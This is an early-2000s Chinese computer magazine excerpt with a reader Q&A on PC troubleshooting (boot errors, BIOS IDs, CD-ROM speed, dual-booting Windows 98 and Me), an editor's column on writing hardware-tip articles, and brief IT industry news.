我最近装了一台电脑，Intel 810整合主板，三星755DF显示器，128MB HY内存，装好Windows 2000操作系统后，经常在打开新窗口或文件翻页时画面无法全部刷新，出现图像破碎问题，我将显示器换到其他电脑上则没有这种现象，请问这是什么原因造成的？

答：这种现象一般是由于显存有问题造成的。鉴于您使用的是Intel 810整合主板，该款主板集成了显卡，而显存由两部分组成，一部分是主板上集成的显存，另一部分是利用内存虚拟的显存。您可以先更换一下内存条试一试，如果不能解决问题，只有更换主板了。

我的电脑开机后屏幕显示“Error:Unable to Control A20 Line”信息，然后死机，这是什么原因造成的呢？

答：这是内存故障造成的问题，您可以打开机箱，将插在主板上的内存条拔下重新插入，或换个内存插槽重插。如果不能解决问题，您可以更换内存条试试，若还不行，您只能是更换主板了。

我在使用Windows NT4.0 Server时，启动时系统为什么提示“无法找到 NTLDR”？

答：提示中的这个文件是一个系统核心文件，该文件位于安装路径根目录下。这个提示说明NT系统无法在根目录下找到该文件，如果想让系统正常工作，您应该及时恢复它。恢复方法如下：

（1）如果NT系统的磁盘分区选择了FAT格式，您应该用DOS的引导盘引导系统，若您使用的是NTFS格式的磁盘分区，则要使用NT引导盘引导系统。

（2）在NT安装光盘的i386目录下有一个名为NTLDR._的文件，是NTLDR的压缩文件，可使用DOS和Windows for Workgroups所附带的expand.exe将该文件解压缩，命令如下：expand d:\i386\ntldr._ c:ntldr

我电脑的配置为磐英BX7+主板、赛扬Ⅱ 600CPU、Kingmax 128MB内存、Acer 40速光驱，我在CMOS中明明设置了开机从CD-ROM启动操作系统，但用含有启动文件的光盘启动却提示“Invalid disk,replace a disk to continue....”，无法从光盘启动，我连续换了几张启动光盘均如此，可以肯定不是光盘的问题，我将光驱换到其他电脑上却没有这个问题，请问这是什么原因造成的？

答：这个问题是磐英BX7+主板BIOS的小缺陷造成的，您可以到磐英的中文网站www.epox.com.cn下载一个关于您主板最新的BIOS程序然后刷新即可。

我电脑的配置是：AMD雷鸟850 CPU，升技KT7A主板，ATI Radeon LE(32MB)显卡，Kingmax 128MB内存，最近给我电脑的CPU换了一个散热风扇，替换完成后开启电源，显示器黑屏，PC喇叭连续短鸣，几秒钟后电脑自动关掉电源。请问这是怎么回事？

答：这种现象很可能是您购买的CPU散热风扇不符合

★为什么安装了 Photoshop5.02 后不能运行？
★如何知道光驱的实际读盘速度？
★如何解决低速光驱能读的盘高速光驱不能读的问题？
★ Award BIOS 的 ID 序列号都是对应哪些厂商的？



主板要求造成的。升技 KT7A 主板开机时，必须保证风扇符合它所要求的条件：散热风扇是三针电源插头的带测速功能的风扇，转速不低于 2600 转。目前市场上有很多散热风扇虽然是三针电源插头，但其中检测散热风扇转速的那一根针脚却丝毫不起作用，因此您应该更换一款货真价实的散热风扇，安装后即可解决问题。

我最近安装了Photoshop5.02，启动该软件时系统弹出错误提示，然后中断该软件的运行，删除显示器驱动程序并设置为即插即用监视器后一切正常，请问我的显示器有什么问题？

答：造成这种问题的原因是Photoshop5.02初始化ICC引擎后读取颜色列表时，与显示器驱动程序的色彩管理模式发生冲突。解决这个问题也不难，操作步骤如下：

（1）正常启动操作系统，用鼠标右键单击桌面空白处，在弹出的右键菜单中选择“属性”→“设置”→“高级”。

（2）选择“颜色管理”选项卡，将“目前与此设备关联的颜色配置文件”中的文件项删除，然后再添加其他的颜色配置文件试试。

如果不能解决问题，接着进行如下操作：

（3）在桌面上单击“开始”→“设置”→“控制面板”。

（4）用鼠标左键双击“Adobe Gamma”图标，打开 Photoshop 颜色管理向导，按提示连续确认下去，此后会生成一个新的颜色配置文件，然后将它选择为显示器的默认颜色配置文件即可。

我如何才能知道光驱在实际读盘时究竟是以什么样的数据传输速度工作的？我使用的是Windows 2000操作系统。

答：您可以按照如下步骤进行操作：

（1）启动 Windows 2000 操作系统，在系统桌面上单击“开始”→“程序”→“附件”→“系统工具”→“系统信息”。

（2） 然后将一张光盘放入光盘驱动器并运行。

（3）用鼠标左键双击“组件”→“多媒体”→“CD-ROM”，这时系统会开始收集光盘驱动器的相关信息，几秒钟后，光驱当前的具体运行速度就会显示出来，您可以在“传送速度”一栏中看到光驱当前运行速度的具体数值。例如您的光盘驱动器是40X的，即指光盘驱动器最高的数据传输率约为6000kB/s，您可以用多次测量的实际运行数值和这个标称数值比较一下，相差越小，光盘驱动器性能越好。

我的电脑上新换了一台高倍速光驱，可我发现原来那台4倍速光驱能读的一些烂盘在这台高倍速光驱上经常出现读不出数据的问题，我用的是Win98系统，请问我该如何提高这台光驱的纠错能力？

答：目前市面上流行的光驱运行速度是越来越快，但是一些高速光驱在提高运行速度的同时却是以牺牲读盘性能、纠错能力为代价的。盘片质量稍微差一点，光驱可能就会读不出数据来。一般提高光驱读盘性能、纠错能力的措施就是降低光驱的工作速度，方法如下：

（1）在系统桌面上单击“开始”→“设置”→“控制面板”。

(2)双击选择“系统”→“性能”→“文件系统”→“CD-ROM”。

(3)将光驱设置为倍速驱动器，然后保存设置退出并重新启动操作系统。但这种方法将会大大降低光驱的运行速度。

您在栏目中介绍过关于根据开机后屏幕上显示的BIOS的ID序列号来识别主板生产厂商的信息，我的主板采用的是Award的BIOS，可我找到后仍然不知道这块板子的生产厂商，您能不能将该编号所对应的厂商名称挑主要的介绍一下？

答：我们有必要将获取Award BIOS的ID序列号的过程先简单介绍一下。

您按下 Power 键启动电脑，此时系统进行硬件自检，当进行到内存检测时立刻按下键盘上的Pause键暂停系统自检，使屏幕上信息固定，您可以看到屏幕最下端左侧的一段字符序列。字符序列的显示是有规律的，例如序列显示为：03／03／2000－694X－686A－2A6LJPA9C－00

其中“03／03／2000”代表 BIOS 更新的日期

“694X”代表该主板所使用的芯片组

“2A6LJPA9C”就是所谓的 BIOS－ID

您可以从 BIOS－ID 的第 6、7 两位来识别究竟是哪个厂商生产的主板。

下面我们列出一些常见主板厂商基于Award BIOS的编号：

A0 ASUS 华硕

★备份的 Foxmail 为什么还原回去不能用？
★为什么每次打开 IE 后就是这个主页，还改不了？
★如何同时安装英文 Win98 和中文 WinMe？

A1 Abit (Silicon Star) 升技
A2 Atrend 中凌
AB Aopen 建基
B0 Biostar 映泰
C3 Chaintech 承启
D0 Dataexpert 联讯
D1 DTK 创宏
D4 DFI (Diamond Flower) (Crusader) 钻石
D7 Daewoo 大宇
E1 ECS (Elitegroup) 精英
E4 ESPCo 金鹰
F2 Free Tech 富基
F3 Full Yes 福扬
G0 Gigabyte 技嘉
G5 GVC 致福
G9 Global Circuit Technology 旗舰
I3 IWill 艾崴
J1 Jetway (Jetboard, Acorp) 捷波
M2 Mycomp (TMC) and Megastar 皇朝
M4 Microstar 微星
MT Mida 美达
N5 NEC
O0 Ocean (Octek) 海洋
P1 PC-Chips 明致
PA Epox (Pronix) & 2TheMax 磐英
PC Pine 松景
Q1 QDI 联想
S2 Soyo 梅捷
S3 Smart DM Technology Co., Ltd S5 Shuttle (Holco) 浩鑫
SN Soltek 硕泰克
TG Tekram 建邦
TW 同维

但您在实际核对时可能会发现您主板的BIOS－ID序列中只有日期、芯片组和末尾的00，而没有厂商信息，这种情况一般说明您主板的生产厂商没有得到授权的BIOS－ID，当您遇到这种BIOS的主板时，想了解它的厂商信息是比较难的！ （刘扬）

最近为了重新安装Windows Me，我将已经积存了很多邮件的C:\Program Files\Foxmail文件夹刻到了CD-R盘上。Windows Me安装好以后，先将Foxmail3.11装入系统，然后将刻下来的Foxmail文件夹复制到新装的Foxmail文件夹中去，不料运行时提示错误。我的这种做法是从书上看来的，Foxmail中有很重要的邮件，请务必帮我解决。

答：书上说的这种方法没错，不过您可能忽视了一个细节，人家备份Foxmail3.11用的大概不是刻录机，而是硬盘或其他设备。因为用Easy CD等刻录软件刻录到CD-R盘的文件会自动加上"只读"属性，您刻录的Foxmail3.11也不例外。C:\Program Files\Foxmail文件夹中的文件全部"只读"，运行起来肯定要出错。解决的方法很简单，您只要依次打开Foxmail文件夹和其下的子文件夹，将其中的文件（不包括文件夹）选中，单击鼠标右键选择快捷菜单中的"属性"。然后将对话框中的"只读"去掉，选中"存档"后单击"确定"退出，依次将所有文件的属性修改一遍，再运行Foxmail就不会出错了。笔者提醒有刻录机的朋友使用刻录盘上的文件时要注意上述问题。

我的IE最近出了点故障，它不能在"Internet选项"的"常规"选项卡中设置主页，电脑每次开机后上次设好的主页又变了回去。请问是什么原因，如何解决？

答：有些网站的主页采用了一种特殊的技术，只要您浏览了它的首页，您的系统的注册表就被添加了若干键值，使得IE自动将某个特定的主页作为首页。如果您能回忆起发生问题的具体时间，将之前的注册表恢复回去即可解决问题。如果这样做有困难，可以使用一个叫做"还E本色"的小软件，它可以按您的意思自动设置IE首页。该软件有两种工作模式，分别是每次启动或每隔一段时间修改，用户可以根据IE的使用情况自行设置。如果需要每次启动都运行本软件，选中每次启动都自动运行即可。"还E本色"的下载链接是http://free.yesky.com/cgi-bin/shareware/jump.cgi?ID=4612。

由于工作需要，我想在电脑上同时安装英文Windows 98和中文Windows Me，请问如何操作？

答：网上有许多磁盘工具可以满足您的要求，不过笔者认为您使用以下方法比较简单：首先按正常方法安装中文Windows Me，然后将C盘根目录下的MSDOS.SYS和IO.SYS复制到别处。接着在纯DOS环境下安装英文Windows 98，注意要将它安装到硬盘的另一个分区，这时C盘的MSDOS.SYS和IO.SYS文件就是Windows 98的了。此时要将Windows 98和Windows Me的MSDOS.SYS、IO.



★如何屏蔽掉硬盘损坏了的0磁道？
★PC133内存能用在华硕TX 97E主板上吗？
★TNT2 PRO显卡为什么只显示为TNT2？
★为什么笔记本电脑每次开机都有红色提示？
★IE支持断点续传功能吗？

SYS文件更名，例如改为MEDOS.SYS、MEIO.SYS和98DOS.SYS、98IO.SYS，完成后将它们存放到C盘根目录。

接着建立启动选择操作系统的文件，一个是Winme.bat，其中的内容为：

copy medos.sys c:\msdos.sys/y
copy meio.sys c:\io.sys/y

另一个是Win98.bat，其中的内容与上面类似：

copy 98dos.sys c:\msdos.sys/y
copy 98io.sys c:\io.sys/y

最后修改Windows Me操作系统的设置，运行msconfig打开"系统配置实用程序"对话框，选中"常规"选项卡中的"选择性启动"，在弹出的菜单中选择"环境"一项，并把前面的小勾都去掉，新建一个"Win98Me"项，不填写变量的值，确定后重新启动计算机。以后你只需直接运行对应的批处理文件，就可以进入英文Windows 98或中文Windows Me了。

单位一台电脑的三星2.1GB硬盘的引导区损坏，听说将引导区从0磁道改至1磁道可以将其修复，请问如何操作？

答：您需要找一块采用FAT16文件系统的硬盘，在其中安装好DOS6.22和PCTOOLS 9.0，并将2.1GB硬盘挂到电脑中。用DOS启动后执行PCTOOLS 9.0的DE命令进入Options菜单，选择Configuration命令，用Tab键切换到Read Only后按空格键去除对勾标记，将三星硬盘的只读属性去掉。接着顺序选中Select→Drive→Drive type→Physical，按空格键确认后用Tab键切换到Drives项，选中Hard disk回车确认回到主菜单。打开Select菜单，选中Partition Table即可看到硬盘分区表。您只要将Partition X（待修复盘号，1是C，2是D……）的Beginning Cylinder（开始柱面）从0（磁道）改成1（磁道），保存退出，然后对硬盘进行重新分区和格式化，引导区信息就可以写入1磁道了。 （张迎新）

PC133内存能用在华硕TX 97E主板上吗？我的CPU是P166的。

答：在主板与内存配合时，一般的原则是频率相同，即主板FSB（前端总线频率）与内存的频率相同。TX 97E（TX主芯片组）主板的FSB是66MHz的，因此最好内存也使用PC-66的，否则可能出现无法识别、识别不正确、系统不稳定等异常情况。

我在类似主板（TX主芯片组）上使用过一个PC-100的内存，系统还是稳定的，但在（VX主芯片组）上经常导致系统故障。建议尽可能使用PC-66的内存。

我的显卡是TNT2 PRO的，为什么在安装驱动程序时（无论是WinMe自带的还是公版的），都自动识别为TNT2，而非TNT2 PRO，是不是我被JS骗了？

答：你没有被骗！我也遇到过。许多厂家都是用公版驱动，就是这样显示。

我的笔记本电脑每次开机都有红色的提示信息："Partition doesn't exist!! Save to Disk Feature is disabled. Hit anykey to exit"，这是为什么？

答：这是BIOS检测的报警信息，原因是您没有在硬盘上建立挂起分区。该分区是由第三方软件建立的非DOS分区，应该在FDISK阶段完成，用来保存系统挂起到磁盘的信息。该提示由BIOS设置决定，将BIOS中"Advanced Menu"的"SaveToDisk Warning Message"选项前的"对勾"去掉即可。但您要真的使用笔记本电脑常用的节约能源的挂起到磁盘功能，一定要建立这个非DOS分区，它由一个特殊的软件建立，如联想电脑驱动程序安装光盘上的实用程序中的0VMAKEFIE软件，可在使用FDISK划分出主分区（C）后建立这个非DOS分区。

我在用IE下载一些文件时，经常由于网络状况不好而断线，使已经下载了一半的文件浪费掉，还得重新下载，十分耽误时间，请问IE有没有像"网络蚂蚁"等软件一样的断点续传功能？

答：其实IE4、IE5和IE6这些版本都具备断点续传的功能。如果您在下载文件时出现掉线的情况，或者出现下载进度条长时间不动的问题，千万不要点"取消"按钮，而应该用鼠标左键单击下载窗口右上角的"×"按钮，然后重新点下载文件的"链接"，确认下载后进行"保存"时一定注意保存的文件名要与上次没下载完的那个文件名字相同，此时IE会实现断点续传，从刚才断掉的地方继续下载文件，但应该注意的是，此方法只支持http的下载。

（庞彬）

职业写手成长之路之

硬件技巧类稿件百投百中法宝

□CFan编辑部　小渔

今天投稿一篇，第二天收到了“来稿不用”的通知;过了几天,我又写了几篇，结果还是没有被选中……一次次绝佳的发表文章的机会摆在我的面前,我没有好好珍惜,人世间最痛苦的事莫过于此，如果上天能再给我一次机会,我会说,应该掌握写稿件的一些法宝,如果要说个期限,我想应该是一直如此。

相信不少读者都有投稿到媒体，但没有被选用的情况，其实小渔以前做作者时也出现过这种情况。稿件没有被选中的原因是多方面的，下面就和大家好好聊聊，提高稿件击中小渔和其他编辑的几率:)。来杯茶先^_^

1.天时因素

首先,大家需要明确的是“你的稿件质量也不一定就不好”,可能前几期刊登过类似文章,或许有一位仁GG靓MM跑到你的前面去,早你几天投了一篇内容相似的稿件！还有一种影响时间的因素:《电脑爱好者》包括这么多精彩的栏目,一般来说,每个栏目都有不同的责任编辑，也就有不同的投稿信箱，所以你最好对各个栏目有一定的了解，这样写的稿件就能一次性投到准确的栏目，省去了主编和其他栏目编辑转发的时间，这样才能抢先别人一步哟！

2.马大哈因素

小渔经常收到这样的Email投稿，内容大致为“稿件见附件”，但不管我眼睛睁得再大，也没有看到有什么附件。肯定是忘记粘贴附件了。

3.文档性质因素

一天，我收到了一个ZIP压缩包稿件，可是不能解压缩，小渔施展了浑身解数，还是没有搞定，最后只好回复“请重发，打不开”；还有的文章是带有图片的Word文档，不过图片实在是太不清晰，小渔也只好忍痛割爱:(，其实投稿的时候，用TXT，Word或者WPS文档均可，如果有图片，可以单独放在邮件的附件里面，最好不要进行有损压缩，并



在文档中注明哪个地方应该插入哪张图片！

4.稿件内在质量因素

稿件内在质量也是直接影响稿件是否被选中的原因，下面和大家交流一下如何才能写好硬件技巧类稿件。

（1）写好硬件技巧类稿件的根本:实践得真知，不要凭空想象

这样才能写出详细的操作过程和切身感受。小渔曾经收到过一篇这样的稿件，题目大致为“将CPU移到机箱之外”,讲解了一个这样的DIY操作:“将CPU的每根针脚上都焊接一根导线，然后将这些导线的另一端插入CPU插座的插孔,压上CPU拉杆,这样就能使CPU脱离主板,放到机箱之外了。”看着这篇文章的题目,相信就有不少朋友感兴趣,虽然危险性大,不过如果能试验成功,也很有意思的。我问那位作者操作的一些细节，他却告诉我这是他想出来的，没有实际操作过。吓得我一身冷汗！

(2)知其然知其所以然:要对硬件产品的理论知识有一定了解

不知道理论知识，实际操作会有一定难度,也很难有新的思路。譬如在主板上跳线进行超频，肯定需要读懂主板跳线说明书,要不就是瞎跳了。^_^

(3) 挖掘别人没有发现的有用技巧

虽然很难,但你能勤于动脑筋,将一些技巧挖掘出来，相信发表的可能性非常大。譬如有些朋友买了创新的Jukebox MP3随身听，一般来说就是用它和计算机互连，交换歌曲文件，听听音乐。大家可能会发现，以前Jukebox的歌曲菜单不能显示为中文,给大家造成了一定的不便,但聪明的你马上到创新的官方网站逛了一逛，下载了Jukebox的Firmware刷新文件,动手一刷新,Jukebox就支持中文了。像这样的技巧,如能尽快发现,写出文章,岂有不被发表之理？

（4）注意时间间隔

因为刊物印刷和发行需要一定的时间，所以写稿件的时候也要在一定程度上考虑文章大概的发表时间，不要仅仅是关注写稿件当时的市场信息和产品情况，最好能推断出这篇文章到读者手中时的产品状况，以免出现过时的现象。这种情况主要出现在市场报价上。

（5）经验总结也不错

譬如你经常升级主板BIOS,并且还在不止一种主板上升级过，这样肯定会有关于升级主板BIOS的一些经验总结和想法，不妨条理清楚地写出来吧。如果以前没有刊登过类似文章,并且文章有独到的见解或者更完全的解决方案,那发表的可能性很大哟！

(6)跟上产品更新的步伐,写出一手的应用

说起超频,肯定不能算新东西,不过一块同样的CPU,一般人只能超一点,但你用其他的方法能超到更高,其中的原因肯定有独到的地方。另外,新的产品不断出来,譬如如果能在P4刚推出的时候,就拿到一款,挖掘一些应用方案和DIY技巧，剖析其性能，相信还是有吸引力的。

最后，小渔给大家提几个小小的建议:

(1)投稿时,在标题栏注明稿件的名称;

(2)稿件最好用TXT、Word或者WPS文本，图片另附，并在文本中注明插入图片的地方;

(3)不要忘记写上自己的地址和邮编,还有大名,要不稿费就不知道寄到哪里了哟！

小渔向大家祝福，希望大家百投百中,稿费无穷多^_^！哦,茶忘喝了,都凉了。:) CF

■要闻

我国今年IT出口额已突破10亿美元

今年1-7月的IT产品(计算机及通讯产品)出口额为10.7亿美元，同比增长49.8%。

英特尔指控“老冤家”威盛芯片组侵犯专利权

英特尔公司近日向美国德拉瓦州地方法院提出诉讼，指控全球第二大芯片组制造商威盛电子侵犯了英特尔的五项专利。

Sun亮出免费王牌StarOffice 6.0

Sun近日在LinuxWorld大展中展示了StarOffice 6.0，并计划于10月份推出这款软件的试用版。

阿里巴巴当选福布斯全球最佳B2B网站

英特尔新技术将实现“一芯两用”

新技术名为“hyper Threading”，通过它，台式机可以同时处理两种不同的应用，或者比单处理器机运行单一应用的速度更快。

专家提醒：微软IIS存在安全隐患

IDG将不再对中国互联网内容进行风投

美联邦法庭判决eBay在版权纠纷中胜诉

洛杉矶电影制片人罗伯特·亨德里克森指控eBay公司在拍卖网站上非法出售其于1970年发行的一部纪录片，并要求eBay赔偿数百万美元。

IBM Linux策略取得重大突破：纽约证交所采用Linux系统大型机

Windows XP尚未出炉 网上已打折出售

隶属于折扣零售商——Costco的Costco.com网站近日对外宣布，已经开始以184.99美元的价格接受Windows XP升级版的预定，这一价格要比微软先前公布的零售价约低15美元。

■视点

惠普的智慧与康柏的勇气　【人民网】

这是两家以创新为灵魂的成功企业，但他们对“创新”的理解没有局限在技术和产品层面。当他们感到眼下世界范围内信息产业的不景气使自己受到一定程度的影响时，当他们发现彼此之间“鹬蚌相争”让别人“渔翁得利”时，当他们注意到势不可挡的网络化浪潮对IT厂商的技术、产品和服务都提出了更高的要求时，他们勇敢地选择了另外一种意义上的创新——资本的创新。

互联网：回不去了对不对？　【新浪】

经常有人问：你觉得互联网什么时候能回来？对此我总是反问：你能告诉我互联网去哪了吗？如果“回来”指的是全球范围内创业者的鬼迷心窍和风险投资商的心血来潮，是人人都能发明崭新商业模式的幻觉(国内一位颇有名气的老总就曾经说据他研究，至少有上千种电子商务模式)，是几百倍甚至上千倍的市值销售比，那么互联网永远也回不来了。(请别再问我永远到底有多远，谢谢。)

不拆微软是为了美国国家利益最大化　【新浪】

微软反垄断官司最特殊之处在于：官司的原告是政府，而不是个人或者公司，代表的是国家利益和产业利益。这样的官司必然极其微妙：对政治格局、国家经济状况和产业形势的变化极其敏感。尤其是政局变迁影响重大，同时美国经济的萧条和IT业全局性的衰退，都使得拆分微软变得不合时宜。政府网开一面，在意料之中。

免费服务　管理软件的桎梏　【中国财经报】

管理软件实质是一个系统工程，既牵扯到产品技术的开发，也涉及产品在应用中的协调和技术支持。而这两部分内容所需要的知识结构是完全不同的。但奇怪的是在很长的时间中，无论是管理软件厂商还是使用管理软件的用户，却一直将产品服务看成是产品的附属。但随着市场的变化，管理软件需求的激增为管理软件厂商提供了更多机会的时候，“免费服务”却成了管理软件发展的桎梏。

门户时代寿终正寝　三大门户终成往事？　【新浪】

新浪网的创始人和原CEO王志东现在正忙着筹办一家新的公司，网易的创始人兼董事长丁磊忙于处理被纳斯达克停牌后的事情，只有搜狐的创始人兼CEO张朝阳仍在为业绩的增长而充满信心。整个中国网络界在六、七月份经历着一场前所未有的震荡。如何看待这种震荡？现象后面表现出的本质是，以三大门户网站和三位创始人为代表的中国社会信息化第一阶段已经结束了。

实现互联互通关键在利益分配　【通信信息报】

电信网络的互联互通问题，有技术问题，但是就现在的技术水平而言，技术上的困难已经不会再阻碍互联互通的实现，而更多的是政策和利益分配的问题。在市场经济条件下，不能也不应该要求处于同一市场中互相竞争的公司为竞争对手也提供普遍服务。互联互通目前还存在不少问题，主要反映我国在电信运营行业上的市场竞争的规则还不完善。

PC新意 【硅谷动力】

对于大部分PC厂商来说,2000年的高速成长一变而为2001年的市场低迷,无论如何都是颇感意外。那么下半年是否会出现恶性竞争?继互联网之后,PC的新生长点和新附着点在哪里?PC会否是下一个家电业?IBM已经昭示了服务是IT业的未来,那么国内PC厂商究竟该怎么跟上?第一名之后的玩家还有得做吗?随着终端多样化的演进,PC是否将迎来整个产业的拐点?

电子邮箱收费和免费皆属于无奈 【科技日报】

8月底9月初的这几天,雅虎(中国)陆续将其电子邮箱服务器由美国搬来北京。与此同时,它还大力宣传将坚持在中国提供免费的电邮服务。在国内几大网络企业已经为"收费"、"免费"闹得不可开交之时,雅虎此举不异于火上浇油。到底应该收费还是应该免费?网站老总们各有各的道理。

培养中国的软件蓝领 【计算机世界网】

中国人的聪明与中国软件业的落后一样有目共睹,软件业是一个需要聪明的脑袋的行业,所以自然而然中国IT业人士不服气:中国人这么聪明,为什么软件业如此之"软"?在这种心境之下,软件企业老板、软件行业专家、软件行业评论家都为国内软件业出谋划策,以找出问题的所在。把软件业比较发达的印度、爱尔兰国情仔细分析及考察之后,得出一个结论:中国软件业需要软件工人(即软件蓝领)。

IT业必须急剧收缩方能重铸辉煌 【赛迪网】

据伦敦《金融时报》9月6日社论指出,经济环境的不景气已冲击到IT产业,近日全球瞩目的惠普合并康柏即是最为戏剧性的一幕。从个人电脑、半导体到电信产业,一度超高速发展的企业精英们,面临着市场饱和、产能急剧过剩和变化莫测的全球经济。如果IT产业想要重新盈利,就必须首先急剧收缩规模。

■图片新闻

惠普与康柏举行新闻发布会 正式宣布并购

美国当地时间9月4日10时,惠普与康柏公司举行联合新闻发布会,正式宣布并购计划。根据协议,惠普公司出资250亿美元购买康柏公司的股票。合并后,新公司将继续使用惠普的名称,总部设在美国加州。惠普公司将拥有新公司64%的股权,康柏公司拥有36%的股权,合并交易预计将于2002年上半年完成。



■声音

"网易被停牌,标志着资本市场对中国现有的IT企业运转模式的深刻质疑。"

——中国人民大学经济学院院长黄卫平教授

"我个人预计,在今后5年内,'打包式'软件将继续呈上升势头并趋于饱和,之后开始下滑;而'服务式'软件也将同时为用户逐渐接受,并迎来自己的上升期。"

——微软中国研究院院长张亚勤

"经济全球化、经济融合是趋势,但相对独立的经济体系对于一个主权国家而言,仍是非常重要的。"

——TCL集团总裁李东生

"我自己仍然坚信,中国互联网产业是刚刚起步,在未来几年内还会有大的发展,大家不必失望。"

——王志东

"在整个IT行业面临挑战的时刻,合并使我们成为了行业的领导者,与消费者和合作伙伴们一道,我们将在未来数年内共同改造这个行业。"

——惠普CEO Fiorina

"任何一个企业都有它做得好的时候,也有做得不好的时候,都有它的起落。但关键是一定要让投资者知道,从长远说来,公司究竟该走向何方。"

——CA公司董事长王嘉廉

"决定企业在逆境中生存的因素有两条:一是看谁能勒紧裤腰带生存下来,另一条则是看谁能在经济转暖时第一个跑回来。"

——英特尔副总裁兼亚太区总经理陈俊圣

■国际新闻

★微软和迪士尼签订交叉营销协议

近日,微软的MSN.com门户网站和迪士尼公司的ESPN.com体育网站达成了一项协议,双方将在各自的网站上推广对方的技术和内容。通过这一交叉营销协议,MSN的包括Hotmail、搜索引擎、聊天和购物在内的各种服务的品牌和链接将出现在ESPN主页的上端。最终,ESPN还会在视频流内容中结合微软的Windows Media技术和支持微软的认证服务Passport。作为交换条件,MSN将在体育频道中独家使用ESPN的内容,并在其网页上提供优先的位置。

■国际新闻

★美国政府放弃惩罚微软 微软无需一分为二

华盛顿时间9月6日上午，美国司法部表示，美国政府将不再要求微软一分为二，并将尽快地为已经耗时三年的微软垄断案找到一个解决办法。

美国司法部在一份声明中称，美国政府同时也放弃追究微软将IE浏览器与Windows操作系统捆绑销售的责任。声明称："司法部已经通知微软公司，它将向美国地方法院撤回分拆微软的请求。"

★伊梅尔特接任韦尔奇成为通用电器CEO

通用电器(GE)已经正式任命杰弗雷·伊梅尔特(Jeffrey Immelt)为其董事长兼首席执行官，以继任已经任职二十多年的杰克·韦尔奇(Jack Welch)。伊梅尔特是拥有109年历史的通用电器公司的第九任董事长兼首席执行官。韦尔奇称，"在过去的九个月中，杰弗雷·伊梅尔特的业绩已经震惊了我们所有人。对于他的领导才能以及对通用电器公司前景的展望，我感到十分兴奋。"

■国内新闻

SiS645全力推出P4芯片组 日前，矽统科技推出了全球首款支持DDR333规格、基于P4 CPU的芯片组，该芯片组具备独创的MuTIOL技术，提供南北桥之间高达533MB/s超高带宽，可完整支持AGP4X/2X绘图芯片。南桥SiS961则支持包括5.1 Channel AC97 2.2音效、10/100Mbps以太网络、V.90 Software Modem、ATA100等功能，矽统此举向其逐鹿主流芯片市场的目标迈进了一大步。

《东方影都III》上市 《东方影都III》首创新一代数字音频技术，使声效更完美，音质更逼真，以及新一代软硬合一技术，保证产品兼容性更好，运行更稳定。此次《东方影都III》推出的标准版本分为三个细分产品，售价都是49元。一是标准影音版，附送3张影音光盘；二是标准立体版，附送新版立体液晶眼镜一副；三是标准遥控版，附送全功能电脑遥控器一套。

佳能为新学期加油 新学期将至，佳能公司为同学们准备了一份礼物。在8月25日至10月8日期间，佳能公司特别为彩色喷墨打印机BJC-2100SP的用户推出"买一台送一包"的活动，凡购买佳能BJC-2100SP的用户可免费获赠时尚双肩登山包，让新学期更加精彩。

"源兴DIY小子"诞生 近日，源兴微电子在推出多款新品后，又强力打造出了一位既时尚又前卫的虚拟形象代言人——"源兴DIY小子"。"源兴DIY小子"身藏五大绝技——低温技术、贴心智能钮、增强型智能纠错、定风珠及创源安全之星XP，它的诞生为源兴的产品增添了个性，又使源兴的企业形象更加鲜活，与用户的距离拉得更近！为了庆祝"源兴DIY小子"的诞生，源兴微电子决定即刻起将原市场零售价六百多元的源兴16X DVD降至现在的零售价539元。

喀秋莎"小钢炮"52X CD-ROM上市 深圳市美联达科技发展有限公司于近日正式向国内用户推出全新一代的喀秋莎52X CD-ROM。此款代号为"小钢炮"的52X光驱在整体设计上采用了业界领先的短型一体化结构设计，光驱的整体结构高度集成。外壳采用高级镀锌铁皮模压冲制成型，不生锈，不易变形；面板采用人体工程学设计，按键手感舒适柔和。市场报价：318元。

海尔液晶电脑黑屏坏点零突破 近日，记者从海尔计算机事业部获悉，目前海尔生产的全线液晶电脑都将配备AA级液晶显示屏，从而真正实现了液晶电脑显示屏黑屏坏点"零"的突破。这在我国电脑行业还是首家。目前市场上的液晶显示屏一般都按照以下等级分类，即：B级、A级、AA级。其中B级显示屏的白屏坏点在2个以下，黑屏坏点在3个以下；A级显示屏的白屏坏点在1个以下，黑屏坏点在2个以下；AA级显示屏的白屏坏点在2个以下，黑屏无坏点。

用户装机的最佳选择—"昂达"闪电6200显卡 昂达闪电6200显卡属于nVIDIA的GeForce2 MX200产品系列，采用蓝色PCB大板设计，全部采用贴片元件生产，显得板面干净利落，基板的走线非常干练、简洁，看起来很舒服。核心频率为176MHz，显存频率166MHz，32MB显存，支持64bit SDRAM。这一款针对中低端装机用户的显卡曾荣获《电脑高手》杂志2001年DIY"高手装机奖"。

EPoX磐英推出支持Tualatin的EP-3VSA主板 该主板采用的VIA Apollo Pro133T

芯片组，是采用VT82C694T+VT82C686B的组合。标准的ATX结构，拥有一个带固定装置的AGP插槽、5个PCI插槽和符合AC97规范的板载声效系统。并根据国内的具体情况，提供了CPU、内存和AGP等设备的独立供电和BIOS+跳线的经典超频组合方式。

西部数据WD800BB硬盘提供企业级存储解决方案 WD800BB的单碟容量达到了27GB，产品上封装的盘片数为三张，总容量高达80GB，平均寻道时间为8.9ms，2MB高速数据缓存，支持最新的ATA-100接口。并提供了三年的质量保证，是一款很不错的中高端桌面硬盘。

《AutoCAD数码工程师》教学产品创新意 近日，北京博彦科技发展有限责任公司倡导并举办了“AutoCAD教育与发展”研讨会。在研讨会上，博彦公司展示了最新研发的《AutoCAD数码工程师》教学软件，其崭新的教学方式和实用的教学思路引起了与会嘉宾的极大兴趣和热情。本次研讨会是由《CAD/CAM计算机辅助设计与制造》杂志、《工程设计CAD与智能建筑》杂志、《制造业自动化》杂志、《国内外机电一体化》杂志、《机械工艺师》杂志和中国机电一体化技术应用协会联合组织的。

宏盛光储今夏销量激增106% 近日，历时近两个月的宏盛“恐龙夏日大赠送”活动刚刚降下帷幕，宏盛市场部门就公布了令人振奋的最新销量统计报告：宏盛光储产品在七、八两月的销售旺季中，创下了12万台的佳绩，与平时的月销量相比激增了106%，顺利地实现了销量翻番的促销目标，为宏盛市场份额的进一步扩展打下了坚实的基础。

EMC网站“流行前线”正式开通 近日，国内知名显示器厂商EMC的网站“流行前线”(WWW.EMC.NET.CN）正式开通，这对于日前EMC等厂商达成的后DIY联盟而言，又多了一个可以直面更多用户的窗口，使其提供的种种产品解决方案可以更好、更快地传递给用户，同时也使广大用户可以更及时地了解到EMC及后DIY联盟的种种动态，为其购买相关产品提供了更好的便利和保障。

